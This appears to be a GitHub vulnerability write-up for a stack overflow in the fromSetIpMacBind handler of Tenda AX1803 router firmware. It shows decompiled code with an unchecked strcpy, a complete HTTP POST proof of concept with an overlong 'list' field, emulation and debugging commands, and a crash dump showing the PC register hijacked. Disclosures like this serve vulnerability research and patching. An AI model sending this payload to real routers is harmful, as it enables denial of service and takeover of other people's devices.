Darry-lang1 / **vuln** Public

Code Issues 1 Pull requests Actions Projects Security ···

main ▾ vuln / Tenda / AX1803 / **4** /

Darry-lang1 Add files via upload … on Aug 6 **History**

..	
img	4 months ago
readme.md	4 months ago

readme.md


Tenda AX1803 (V1.0.0.1) has a stack overflow vulnerability

Overview

- Manufacturer's website information：https://www.tenda.com.cn
- Firmware download address ： https://www.tenda.com.cn/download/detail-3421.html

Product Information

Tenda AX1803 V1.0.0.1, the latest version of simulation overview：


Tenda
家用产品
商用产品
安防监控
服务与支持
解决方案
AX1803
产品详情
资料下载
AX1803 双频千兆WIFI6路由器 资料下载
首页 / AX1803 / 资料下载
立即下载


AX1803 升级软件 V1.0.0.1

关联产品：AX1803 更新日期：2022/7/4

AX1803V2.0/2.1升级说明
硬件版本: V2.0/2.1
软件版本: V1.0.0.1
注意事项:
1. 此固件仅适用于AX1803型号且当前软件版本为V1.0.0.X的机器升级，升级前请确认产品型号和当前软件版本。
2. 解压下载文件后，登录AX1803管理界面，点击"系统管理"-"设备管理"-"升级"，选择"bin"或"trx"结尾的文件进行升级。
3. 升级过程不能断电，否则会导致机器损坏。

Vulnerability details

The Tenda AX1803 (V1.0.0.1) was found to have a stack overflow vulnerability in the fromSetIpMacBind function. An attacker can obtain a stable root shell through a carefully constructed payload.



```
int __fastcall fromSetIpMacBind(int a1)
{
  const char *v1; // r5
  unsigned int v2; // r0
  int i; // r4
  char *v4; // r0
  char *v5; // r11
  int v6; // r3
  int v7; // r5
  int v8; // r2
  int v10; // [sp+8h] [bp-440h]
  char *nptr; // [sp+10h] [bp-438h]
  int v13; // [sp+14h] [bp-434h]
  char v14[32]; // [sp+28h] [bp-420h] BYREF
  char v15[32]; // [sp+48h] [bp-400h] BYREF
  char v16[64]; // [sp+68h] [bp-3E0h] BYREF
  char v17[64]; // [sp+A8h] [bp-3A0h] BYREF
  char dest[64]; // [sp+E8h] [bp-360h] BYREF
  char v19[128]; // [sp+128h] [bp-320h] BYREF
  char v20[128]; // [sp+1A8h] [bp-2A0h] BYREF
  char s[256]; // [sp+228h] [bp-220h] BYREF
  char v22[288]; // [sp+328h] [bp-120h] BYREF

  memset(s, 0, sizeof(s));
  memset(v16, 0, sizeof(v16));
  memset(v19, 0, sizeof(v19));
  nptr = (char *)websgetvar(a1, "bindnum", "0");
  v1 = (const char *)websgetvar(a1, "list", &byte_1EACC5);
  GetValue("dhcps.Staticnum", v19);
  v13 = atoi(v19);
  v2 = atoi(nptr);
  v10 = v2;
  if ( v2 > 0x20 )
  {
    printf("staic ip number over %d\n", 32);
    goto LABEL_30;
  }
  for ( i = 1; ; ++i )
  {
    v6 = (int)v1;
    if ( v1 )
      v6 = 1;
    if ( i > v10 )
      v6 = 0;
    if ( !v6 )
      break;
    memset(v20, 0, sizeof(v20));
    memset(v17, 0, sizeof(v17));
    memset(v22, 0, 0x80u);
    memset(v14, 0, sizeof(v14));
    memset(v15, 0, sizeof(v15));
    memset(dest, 0, sizeof(dest));
    v4 = strchr(v1, 10);
    v5 = v4;
    if ( v4 )
    {
      *v4 = 0;
      strcpy(v20, v1);
      v1 = v5 + 1;
    }
    else
    {
      strcpy(v20, v1);
    }
    if ( v20[0] == 13 )
```

In the `fromSetIpMacBind` function,the `v1` (the value of `list`) we entered is directly copied into the `v20` array through the `strcpy` function.It is not secure, as long as the size of the data we enter is larger than the size of `v20` , it will cause a stack overflow.


Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/SetIpMacBind HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 336
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn

bindnum=1&list=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```




连接超时

192.168.0.1 的服务器响应时间过长。

- 此站点暂时无法使用或者太过忙碌。请过几分钟后再试。
- 如果您无法载入任何网页，请检查您计算机的网络连接状态。
- 如果您的计算机或网络受到防火墙或者代理服务器的保护，请确认 Firefox 已被授权访问网络。

By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .



sudo chroot . ./qemu -g 1234 ./bin/tdhttpd
gdb-multiarch ./bin/tdhttpd


```
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
connect: No such file or directory
func:cfms_mib_proc_handle, line:182 connect cfmd is error.
open: No such file or directory
connect: No such file or directory
func:cfms_mib_proc_handle, line:182 connect cfmd is error.
connect: No such file or directory
func:cfms_mib_proc_handle, line:182 connect cfmd is error.
get ip and mac error!
```

```
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x61616160 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
─────────────────────────────────[ REGISTERS ]──────────────────────────────────
*R0   0xff0d6828 —▸ 0x5f3118 ◂— 0
*R1   0x211
*R2   0x5efa10 ◂— 0
*R3   0xfffffdf0
*R4   0x61616161 ('aaaa')
*R5   0x61616161 ('aaaa')
*R6   0x61616161 ('aaaa')
*R7   0x61616161 ('aaaa')
 R8   0x0
*R9   0x61616161 ('aaaa')
*R10  0x61616161 ('aaaa')
*R11  0x61616161 ('aaaa')
*R12  0x40
*SP   0xfffeec80 ◂— str    r1, [r4, #0x14] /* 0x61616161; 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa,b,c,d~' */
*PC   0x61616160 ('`aaa')
──────────────────────────────────[ DISASM ]────────────────────────────────────
Invalid address 0x61616160

──────────────────────────────────[ STACK ]─────────────────────────────────────
00:0000│ sp 0xfffeec80 ◂— str    r1, [r4, #0x14] /* 0x61616161; 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa,b,c,d~' */
... ↓        7 skipped
────────────────────────────────[ BACKTRACE ]───────────────────────────────────
 ► f 0 0x61616160
```

As shown in the figure above, we can hijack PC registers.



```
BusyBox v1.30.1 (2022-05-18 22:14:21 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

# ls -l
drwxrwxr-x    2 1000     1000          4096 Aug  5 17:06 bin
lrwxrwxrwx    1 1000     1000            12 Aug  5 17:02 ctcap -> /var/tmp/cfg
drwxrwxr-x    2 1000     1000          4096 May 18 14:50 data
lrwxrwxrwx    1 1000     1000            16 Aug  5 17:02 debug -> sys/kernel/deb
ug
drwxrwxr-x    3 1000     1000          4096 May 18 14:50 dev
drwxrwxr-x   16 1000     1000          4096 May 18 14:50 etc
drwxrwxr-x    6 1000     1000          4096 May 18 14:50 lib
drwxrwxr-x    2 1000     1000          4096 May 18 14:50 mnt
drwxrwxr-x    5 1000     1000          4096 May 18 13:06 opt
drwxrwxr-x    2 1000     1000          4096 May 18 14:50 proc
drwxrwxr-x    2 1000     1000          4096 May 18 14:49 sbin
drwxrwxr-x    3 1000     1000          4096 May 18 14:50 sys
lrwxrwxrwx    1 1000     1000             8 Aug  5 17:02 tmp -> /var/tmp
drwxrwxr-x    6 1000     1000          4096 May 18 14:33 usr
drwxrwxr-x    2 1000     1000          4096 May 18 14:50 var
drwxrwxr-x   15 1000     1000          4096 May 18 14:50 webs
#
```

Finally, you also can write exp to get a stable root shell.